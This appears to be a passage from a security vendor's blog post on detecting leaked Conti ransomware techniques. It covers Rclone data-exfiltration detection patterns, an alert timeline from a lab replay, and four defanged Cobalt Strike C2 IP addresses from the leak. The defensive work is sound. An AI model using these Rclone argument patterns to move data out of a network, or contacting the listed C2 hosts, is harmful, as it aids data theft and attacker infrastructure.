
The Conti operators seem to use FTP servers and Mega service to exfiltrate victims’ data. This information is interesting to detect their activities in case Rclone is legitimately used in an IT environment, but with other Cloud storage than FTP and Mega.

Here are some ways to detect the Rclone usage on Windows systems:

- A basic way is to monitor process creation whose process name is “rclone.exe” by using Windows Event ID 4688 or Sysmon Event ID 1. This method is sufficient to detect operations performed by Conti operators.
- In case attackers masquerade the executable by renaming it, it remains possible to detect its execution using the same Windows or Sysmon events by searching in the “CommandLine” value for specific arguments sequences. For example, detecting the patterns “copy”, “mega:” and “–” (which corresponds to an additional flag) in the same command line is specific enough to find execution of a renamed Rclone binary. Of course, the pattern “mega:” can be replaced by “ftp:”, “pcloud:”, “s3” or any other storage services likely to receive data exfiltrated by an attacker.
- In case attackers masquerade the executable and use a Rclone configuration file instead of indicating the destination endpoint in the command line, it is possible to detect the arguments specific to Rclone usage. For example, looking for “–ignore-existing”, “–auto-confirm”, “–multi-thread-streams”, “–transfers”, “no-check-certificate” in addition to the argument “copy” may reveal Rclone execution.

Again, Sigma detection rules[10] [11] [12] detecting Rclone execution are available in their GitHub repository.

A detection rule based on the three previously described cases has raised an alert in SEKOIA.IO XDR when playing the Conti operators' commands to exfiltrate data using Rclone.



Rclone process

70

ID AL9bjPPgNUur - Matched less than a minute ago

Alert Type: exfiltration

Impacted Asset

Impacted Entity: Entity 1

Threats: Exfiltration Over Web Service: Exfiltration to Cloud Storage; Ingress Tool Transfer

Urgency: Medium 70, previous 70 | Medium

Kill chain phases: Cyber kill chain

Reconnaissance, Weaponization, Delivery, Exploitation, Installation, Command and Control, Actions on Objectives

Alert Description: exfiltration

Detects Rclone executable or Rclone execution by using the process name, the execution through a command obfuscated or not

Threat Intelligence Context

Exfiltration Over Web Service: Exfiltration to Cloud Storage TLP:WHITE

Adversaries may exfiltrate data to a cloud storage service rather than over their primary command and control channel. Cloud storage services allow for the storage, edit, and retrieval of data from a remote cloud storage server over the Internet.

Examples of cloud storage services include Dropbox and Google Docs. Exfiltration to these cloud storage services can provide a significant amount of cover to the adversary if hosts within the network are already communicating with

Timeline

12 Aug, 2021

QB Quentin Bourgue 18:41:00
Status changed from Pending to Rejected

Event 18:01:58
Process c:\users\research02\downloads\rclone-v1.56.0-windows-amd64\rclone-v1.56.0-windows-amd64\rclone.exe terminated on DESKTOP-EFVI6ET

Event 18:01:58
Pipe \wkssvc connected by c:\users\research02\downloads\rclone-v1.56.0-windows-amd64\rclone-v1.56.0-windows-amd64\rclone.exe on DESKTOP-EFVI6ET

Event 18:01:49
Process c:\users\research02\downloads\rclone-v1.56.0-windows-amd64\rclone-v1.56.0-windows-amd64\rclone.exe terminated on DESKTOP-EFVI6ET

Event 18:01:15
Process c:\users\research02\downloads\rclone-v1.56.0-windows-amd64\rclone-v1.56.0-windows-amd64\rclone.exe terminated on DESKTOP-EFVI6ET

Event 18:01:15
Process c:\users\research02\downloads\rclone-v1.56.0-windows-amd64\rclone-v1.56.0-

Detection of Rclone commands on SEKOIA.IO


Cobalt Strike (T*)

Cobalt Strike usage is a golden mine to detect a compromised network and was already covered in that previous blog post[13].

On top of that, Cobalt Strike C2 (Command and Control servers) can often be spotted, depending on the configuration, using different sources (online and offline). In the leaks, 4 CobaltStrike IP addresses were provided: "162.244.80[.]235", "85.93.88[.]165", "185.141.63[.]120" and "82.118.21[.]1".

Although after the leak they probably won't be used as this is really easy to block for companies and now integrated into many feeds, what is useful is to spot the C2s BEFORE they are used in operations and overall before they are made publicly available.

At SEKOIA we are tracking adversary infrastructures to collect information on C2s using different sources. As an example, we had the Cobalt Strike C2s provided in the leak before they leaked (and therefore hopefully before they were used in any operation):



□	Type	Value	Indicates	Tags	Created on	Sources
□		162.244.80.235	MalleableC2	Unavailable	Jul 19, 2021	
□		85.93.88.165	Cobalt Strike	Unavailable	Jul 12, 2021	
□		185.141.63.120	MalleableC2	Unavailable	Jul 26, 2021	
□		82.118.21.1	MalleableC2	Unavailable	Aug 4, 2021	

Where “MalleableC2” stands for specific profiles used by the Cobalt Strike team server and “Cobalt Strike” the default Cobalt Strike configuration. As displayed in the image, one C2 was spotted on July 12th, 2021 which is almost a month before the first leak. It is therefore quite useful to have this kind of capability on top of system and network classic detections as it gives another way to detect threats and usually companies can easily perform actions on IP addresses (& domain names).

Conclusion

This second blog post focused on the detection of the leaked Conti’s techniques. As stated several times, it shows that detecting ransomware operators’ actions before its execution is actually possible as there are multiple detection opportunities. Indeed, they use commands that are commonly seen among many attackers and they seem to not obfuscate the commands. In the end, it is still a good opportunity to fill any detection gaps if you have some and review the MITRE ATT&CK overall to study the techniques used by Conti more in depth to detect other actors that might use more complex techniques.

Our analysis leaves us with one question: will Conti operators change their *modus operandi* following the leaks or not?

Since the techniques used are already not really advanced but efficient, at SEKOIA we think that the leaks will not have much impact on the way Conti operates. As they aim for efficiency and money, they will still target companies carefully and then launch their ransomware as fast as they can. They probably won’t bother in changing the techniques since that costs money, most of the techniques were already known before the leaks in the different incident response reports and it still works today so, why bother?